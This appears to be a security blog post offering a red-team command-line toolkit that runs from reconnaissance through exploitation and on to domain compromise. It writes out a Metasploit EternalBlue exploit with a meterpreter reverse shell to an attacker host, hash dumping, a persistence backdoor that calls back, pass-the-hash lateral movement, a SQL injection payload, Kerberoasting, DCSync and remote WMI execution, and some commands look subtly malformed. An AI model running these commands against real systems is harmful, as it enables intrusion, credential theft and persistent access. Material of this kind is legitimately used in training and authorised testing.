
Listen to this Post

Introduction:
The landscape of offensive security is evolving at a breakneck pace, demanding that red teams master a vast arsenal of tools and techniques. From automating reconnaissance with AI-powered tools to exploiting complex cloud misconfigurations, the modern adversary simulation requires a deep, practical knowledge of commands across multiple platforms. This article provides a verified command-line toolkit essential for any aspiring or current red teamer, covering everything from initial foothold to advanced persistence.
Learning Objectives:
- Master essential command-line tools for reconnaissance, vulnerability scanning, and exploitation across Windows, Linux, and cloud environments.
- Understand and apply critical commands for post-exploitation activities, including lateral movement, privilege escalation, and data exfiltration.
- Develop proficiency in using scripting and automation to chain attacks together, simulating advanced persistent threat (APT) methodologies.
You Should Know:
1. Automated Web Vulnerability Scanning with SQLiDumper
While specific commands for proprietary tools like SQLiDumper are not publicly distributed in a standard Kali repository due to their nature, the workflow for running such automated scanners typically involves a similar pattern. These tools automate the process of finding and exploiting SQL Injection vulnerabilities, often bypassing basic WAFs and captchas.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Acquisition and Setup. The tool is often acquired from GitHub or specialized forums. It’s crucial to run it in an isolated lab environment.
`git clone https://github.com/some-mirror/SQLiDumper.git && cd SQLiDumper`
– Step 2: Dependency Installation. Ensure all required libraries, often PHP modules, are installed.
`sudo apt update && sudo apt install php php-curl php-mysqli`
– Step 3: Target Enumeration. The tool typically requires a list of target URLs.
`echo “http://vulnerable-site.com/page.php?id=1” > targets.txt`
– Step 4: Execution. Run the main engine, often with a specific module like “Error-Based” scanning.
`php SQLiDumper.php -f targets.txt -m error_based`
- Step 5: Results Analysis. The tool generates a report of potentially vulnerable endpoints for manual verification.
2. Network Reconnaissance and Discovery
Before any exploitation, understanding the target network is paramount. Nmap is the industry standard for network discovery and security auditing.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Host Discovery. Discover live hosts on the network without port scanning.
`nmap -sn 192.168.1.0/24`
- Step 2: TCP SYN Scan. A fast and stealthy scan to identify open ports.
`nmap -sS 192.168.1.10`
- Step 3: Service and Version Detection. Interrogate open ports to determine service and version information.
`nmap -sV -sC 192.168.1.10`
- Step 4: OS Detection. Attempt to determine the operating system of the target.
`nmap -O 192.168.1.10`
- Step 5: Output to File. Save results for later analysis.
`nmap -oA scan_results 192.168.1.10`
3. Initial Foothold and Exploitation
Once a vulnerability is identified, exploitation is the next step. Metasploit provides a robust framework for developing and executing exploit code.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Framework Launch. Start the Metasploit console.
`msfconsole`
- Step 2: Exploit Search. Find an exploit for a specific vulnerability, e.g., EternalBlue.
`search eternalblue`
- Step 3: Exploit Configuration. Select the exploit and set the required options, like the target host.
`use exploit/windows/smb/ms17_010_eternalblue`
`set RHOSTS 192.168.1.20`
- Step 4: Payload Configuration. Set the payload, which is the code that will run on the target after exploitation.
`set payload windows/x64/meterpreter/reverse_tcp`
`set LHOST 192.168.1.5`
`set LPORT 4444`
- Step 5: Exploitation. Execute the exploit to gain a shell session.
`exploit`
4. Post-Exploitation and Lateral Movement
After gaining initial access, a Meterpreter shell provides powerful post-exploitation capabilities.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: System Information. Gather basic information about the compromised system.
`sysinfo`
- Step 2: Privilege Escalation. Attempt to escalate privileges to SYSTEM.
`getsystem`
- Step 3: Hash Dumping. Dump NTLM hashes for offline cracking or Pass-The-Hash attacks.
`hashdump`
- Step 4: Persistence. Install a persistent backdoor, e.g., as a service.
`run persistence -S -U -X -i 30 -p 443 -r 192.168.1.5`
– Step 5: Lateral Movement with PSExec. Use a captured hash to move to another system.
`use exploit/windows/smb/psexec`
`set SMBUser Administrator`
`set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c`
`set RHOSTS 192.168.1.21`
`exploit`
5. Cloud Infrastructure Targeting (AWS)
Modern red teams must be proficient in identifying and exploiting misconfigured cloud assets.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Reconnaissance with AWS CLI. If credentials are found, enumerate the environment.
`aws sts get-caller-identity`
- Step 2: S3 Bucket Enumeration. List all S3 buckets accessible to the current user.
`aws s3 ls`
- Step 3: Check for Public Buckets. Attempt to download a bucket’s contents.
`aws s3 sync s3://misconfigured-bucket-name ./local-folder/`
- Step 4: EC2 Instance Enumeration. Describe all EC2 instances in the region.
`aws ec2 describe-instances`
- Step 5: Lambda Function Enumeration. List all Lambda functions, a common source of secrets.
`aws lambda list-functions`
6. API Security Testing
APIs are a prime target for attackers. Tools like `curl` are essential for manual testing.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Endpoint Discovery. Probe for API endpoints.
`curl -X GET https://api.target.com/v1/users`
– Step 2: Authentication Bypass Testing. Test for broken authentication by omitting tokens.
`curl -X GET https://api.target.com/v1/admin/users`
– Step 3: Injection Testing. Test for SQLi or NoSQL injection in POST requests.
`curl -X POST https://api.target.com/v1/login -d ‘{“username”:”admin'”,”password”:”‘ OR ‘1’=’1″}’ -H “Content-Type: application/json”`
– Step 4: Rate Limit Testing. Check if the API has rate limiting.
`for i in {1..100}; do curl -s -o /dev/null -w “%{http_code}\n” https://api.target.com/v1/data; done`
– Step 5: JWT Token Tampering. Decode and analyze a JWT token.
`echo “eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9…” | cut -d ‘.’ -f 1 | base64 -d`
7. Active Directory Enumeration and Attacks
Compromising an Active Directory domain is a primary goal in corporate environments. The PowerSploit and Impacket toolkits are instrumental.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Domain Information. Enumerate the domain with `net` commands from a compromised Windows host.
`net view /domain`
- Step 2: User Enumeration with PowerView. Use PowerShell to get a list of all domain users.
`Get-NetUser | select samaccountname, description, pwdlastset`
- Step 3: Kerberoasting. Request service tickets for accounts with SPNs and export them for cracking.
`Add-Type -AssemblyName System.IdentityModel; & .\Rubeus.exe kerberoast /outfile:hashes.kirbi`
- Step 4: DCSync Attack. Mimic a Domain Controller to pull password hashes from the domain (requires high privileges).
`lsadump::dcsync /domain:target.com /user:Administrator`
- Step 5: Lateral Movement with WMI. Execute a command on a remote host using Windows Management Instrumentation.
`wmic /node:”192.168.1.30″ /user:”DOMAIN\User” /password:”Password” process call create “cmd.exe /c whoami”`
What Undercode Say:
- Certifications are a Roadmap, Not the Destination. The alphabet soup of certifications (OSCP, CRTO, eWPTX) showcased by top professionals provides a structured learning path for the vast domain of penetration testing. However, practical, hands-on experience in a lab environment, experimenting with the commands and tools listed above, is what truly builds competency and prepares you for real-world engagements.
- Automation is Force Multiplier, But Verification is King. Tools like SQLiDumper represent the trend towards automation in offensive security, allowing testers to cover more ground. The critical skill, however, lies in manually verifying the findings to eliminate false positives and understanding the underlying vulnerability to craft a meaningful exploit and remediation strategy. Blindly trusting tool output is a recipe for incomplete or inaccurate assessments.
Prediction:
The integration of AI and machine learning into offensive security tools will rapidly accelerate, leading to a new generation of automated penetration testing platforms that can chain vulnerabilities together with minimal human intervention. This will not replace skilled red teamers but will instead shift their focus towards more complex, strategic objectives like social engineering, purple teaming, and simulating advanced, multi-stage APT campaigns that machines cannot yet fully replicate. The command line will remain the bedrock, but the tools executed within it will become exponentially more intelligent.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hernanrodriguez – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


